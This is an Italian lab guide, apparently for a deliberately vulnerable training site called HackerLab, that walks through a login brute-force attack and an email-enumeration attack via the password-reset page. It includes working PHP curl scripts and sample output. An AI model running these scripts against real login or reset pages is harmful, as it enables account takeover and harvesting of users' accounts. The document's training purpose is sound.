Guida all'attacco
Bruteforce login

Introduzione

Questa è la guida dell'attacco di tipo **Bruteforce login**, seguendo questa guida riuscirai ad eseguire questo attacco verso HackerLab.

Questo tipo di attacco permette ad un malintenzionato di scoprire potenzialmente la password di un utente eseguendo in modo automatico dei login su una determinata email provando moltissime password.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
  - https://support.google.com/chrome/answer/95346
- Un linguaggio di programmazione (in questo caso PHP).

Guida

È possibile eseguire un attacco di tipo bruteforce al login di HackerLab in quanto non sono presenti controlli verso bot (ES: Google reCAPTCHA, ..). Sfruttando quindi delle semplici richieste è possibile automatizzare attraverso un programma il login all'interno di HackerLab, quindi in possesso di una grossa lista di password è possibile controllarle una ad una in modo automatico per tentare di accedere ad un account.

Per sviluppare quindi un software che permetta di automatizzare le richieste si dovrà per prima cosa simulare una richiesta, quindi si procede aprendo HackerLab ed eseguendo un login.
Sfruttando quindi l'utilizzo della schermata Network di Google Chrome (F12) ed abilitando la spunta "Preserve log" in modo da mantenere lo storico di tutte le richieste.



Figura 1 Simulazione richiesta.

In questo caso possiamo quindi notare che la richiesta viene mandata al percorso /login, aprendo le informazioni generali possiamo notare che la richiesta è di tipo POST, inoltre sono richiesti anche due parametri, email e password che vengono utilizzate per provare ad eseguire il login. Una volta eseguita la richiesta si può vedere che si viene reindirizzati alla pagina principale (127.0.0.1 nella schermata delle richieste).

Possiamo quindi procedere creando un semplice programma che esegue il login in modo automatizzato. In questo caso ho utilizzato PHP per lo sviluppo di esso.
Ho iniziato quindi definendo una costante che rappresenta il percorso al quale dovranno essere inviate le richieste:

```
<?php
…
define("URL", "http://127.0.0.1/login");
…
```

Ho quindi creato una funzione per permettere il login con due parametri, email e password, il tipo di ritorno di questa funzione è un valore booleano. True se il login sarà stato eseguito altrimenti false:

```
…
function login($email, $password)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, URL);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    // Imposto i campi richiesti dal percorso /login
    curl_setopt($ch, CURLOPT_POSTFIELDS, "email=$email&password=$password");
    // Metodo POST
    curl_setopt($ch, CURLOPT_POST, 1);
    // Imposto a curl di seguire i redirect
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_COOKIEFILE, "");
    $result = curl_exec($ch);
    curl_close($ch);
    unset($ch);
    // Controllo se è presente un errore oppure no.
    if(strpos($result, "Email o password errati!") !== false) {
        return false;
    }
    return true;
}
…
```

Ho scritto del codice che permette di leggere un file chiamato “passwords.txt” nel quale verranno salvate le password da utilizzare per eseguire il login riga per riga e chiamare la funzione di login.
ES contenuto file “passwords.txt”:

```
…
123456
password
12345678
…
```

Il codice è il seguente:

```
…
$email = readline("[?] Inserisci una email: ");
$passwords = explode("\n", file_get_contents("passwords.txt"));
$passwordsCount = count($passwords);
echo "[i] Caricate $passwordsCount passwords!".PHP_EOL;
foreach ($passwords as $number => $password) {
    echo "[-] Accesso con ".str_pad($password, 15, " ", STR_PAD_BOTH)." -> ";
    if (login($email, $password)) {
        echo "SUCCESSO!".PHP_EOL;
        echo "[!] PASSWORD TROVATA: $password".PHP_EOL;
        echo "[!] CREDENZIALI -> $email:$password".PHP_EOL;
        break;
    } else {
        echo "FALLITO!";
    }
    echo " ($number/$passwordsCount)".PHP_EOL;
}
…
```

Eseguendo quindi lo script attaccando l'email filippo.finke@samtrevano.ch otteniamo questo risultato:

```
[i] Dimostrazione di bruteforce del login di HackerLab
[i] Autore: Filippo Finke
[?] Inserisci una email: filippo.finke@samtrevano.ch
[i] Caricate 500 passwords!
[-] Accesso con     123456      -> FALLITO! (0/500)
[-] Accesso con    password     -> FALLITO! (1/500)
[-] Accesso con    12345678     -> FALLITO! (2/500)
[-] Accesso con     12345       -> FALLITO! (3/500)
[-] Accesso con     dragon      -> FALLITO! (4/500)
[-] Accesso con     qwerty      -> FALLITO! (5/500)
[-] Accesso con     696969      -> FALLITO! (6/500)
[-] Accesso con     mustang     -> FALLITO! (7/500)
[-] Accesso con     letmein     -> FALLITO! (8/500)
[-] Accesso con      1234       -> SUCCESSO!
[!] PASSWORD TROVATA: 1234
[!] CREDENZIALI -> filippo.finke@samtrevano.ch:1234
```

Vediamo quindi che dopo solamente 8 tentativi di login la password è stata forzata, questo dipende dalla lista di password che viene utilizzata, in questo caso essendo un esempio è stata creata solamente come dimostrazione. Possiamo quindi provare ad accedere al sito web:

Figura 2 Attacco eseguito

L'attacco è quindi stato eseguito con successo.

Guida all'attacco
Bruteforce email

Introduzione

Questa è la guida dell'attacco di tipo **Bruteforce email**, seguendo questa guida riuscirai ad eseguire questo attacco verso HackerLab.

Questo tipo di attacco permette ad un malintenzionato di controllare se un email è presente oppure no all'interno di un sito web.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
  - https://support.google.com/chrome/answer/95346
- Un linguaggio di programmazione (in questo caso PHP).

Guida

È possibile eseguire un attacco di tipo bruteforce email ad HackerLab in quanto non sono presenti controlli verso bot (ES: Google reCAPTCHA, ..). Sfruttando quindi delle semplici richieste è possibile automatizzare attraverso un programma il controllo della presenza di una email all'interno di HackerLab, quindi in possesso di una grossa lista di email è possibile controllarle una ad una in modo da ottenere email registrate che possono poi essere craccate con altri programmi.

Per sviluppare quindi un software che permetta di automatizzare le richieste si dovrà per prima cosa simulare una richiesta, quindi si procede aprendo HackerLab ed eseguendo il recupero password attraverso l'email, questo perché quando si richiede il recupero con una email inesistente viene mostrato a schermo un messaggio di errore.
Sfruttando quindi l'utilizzo della schermata Network di Google Chrome (F12) ed abilitando la spunta "Preserve log" in modo da mantenere lo storico di tutte le richieste



Figura 1 Simulazione della richiesta.

In questo caso possiamo quindi notare che la richiesta viene mandata al percorso /reset, aprendo le informazioni generali possiamo notare che la richiesta è di tipo POST, inoltre è richiesto un parametro, email che viene utilizzato per provare a richiedere una email di recupero password. Una volta eseguita la richiesta si può vedere che si viene reindirizzati alla pagina principale (127.0.0.1 nella schermata delle richieste).

Possiamo quindi procedere creando un semplice programma che esegue la richiesta tramite email del recupero password in modo automatizzato. In questo caso ho utilizzato PHP per lo sviluppo di esso.
Ho iniziato quindi definendo una costante che rappresenta il percorso al quale dovranno essere inviate le richieste:

```
<?php
…
define("URL", "http://127.0.0.1/reset");
…
```

Ho quindi creato una funzione per richiedere il recupero password ad una determinata email, il tipo di ritorno di questa funzione è un valore booleano. True se l'email è stata inviata (quindi esistente) altrimenti false:

```
…
function exists($email) {
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, URL);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    // Imposto i campi richiesti dal percorso /reset
    curl_setopt($ch, CURLOPT_POSTFIELDS, "email=$email");
    // Metodo POST
    curl_setopt($ch, CURLOPT_POST, 1);
    // Imposto a curl di seguire i redirect
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_COOKIEFILE, "");
    $result = curl_exec($ch);
    curl_close($ch);
    unset($ch);
    // Controllo se è presente un errore oppure no.
    if(strpos($result, "Account inesistente!") !== false) {
        return false;
    }
    return true;
}
…
```

Ho scritto del codice che permette di leggere un file chiamato "emails.txt" nel quale verranno salvate tutte le email da controllare una ad una e di chiamare la funzione per controllarne l'esistenza.
ES del contenuto del file "emails.txt":

```
…
prova@email.com
test@email.com
…
```

Il codice è il seguente:

```
…
$emails = explode("\n", file_get_contents("emails.txt"));
$emailsCount = count($emails);
echo "[i] Caricate $emailsCount emails!".PHP_EOL;
foreach ($emails as $number => $email) {
    echo "[-] Email ".str_pad($email, 40, " ", STR_PAD_BOTH)." -> ";
    if (exists($email)) {
        echo "REGISTRATA!";
    } else {
        echo "INESISTENTE!";
    }
    echo " ($number/$emailsCount)".PHP_EOL;
}
…
```

Eseguendo quindi lo script su una lista di email ho ottenuto questo risultato:

```
[i] Dimostrazione di email checker di HackerLab
[i] Autore: Filippo Finke
[i] Caricate 32 emails!
[-] Email         gerry.lillie@hackerlab.ch          -> INESISTENTE! (0/32)
[-] Email          otha.arzate@hackerlab.ch          -> INESISTENTE! (1/32)
[-] Email     jonathon.wentworth@hackerlab.ch        -> INESISTENTE! (2/32)
[-] Email       victor.hartness@hackerlab.ch         -> INESISTENTE! (3/32)
[-] Email       allen.fenimore@hackerlab.ch          -> INESISTENTE! (4/32)
[-] Email       filippo.finke@samtrevano.ch          -> REGISTRATA! (5/32)
[-] Email       darius.hollaway@hackerlab.ch         -> INESISTENTE! (6/32)
[-] Email         glenn.wallis@hackerlab.ch          -> INESISTENTE! (7/32)
```

Dall'output del programma possiamo quindi notare che l'email filippo.finke@samtrevano.ch è registrata all'interno di HackerLab.

Grazie a questo programma e altre vulnerabilità è quindi possibile riuscire ad avere accesso completo all'account in questione.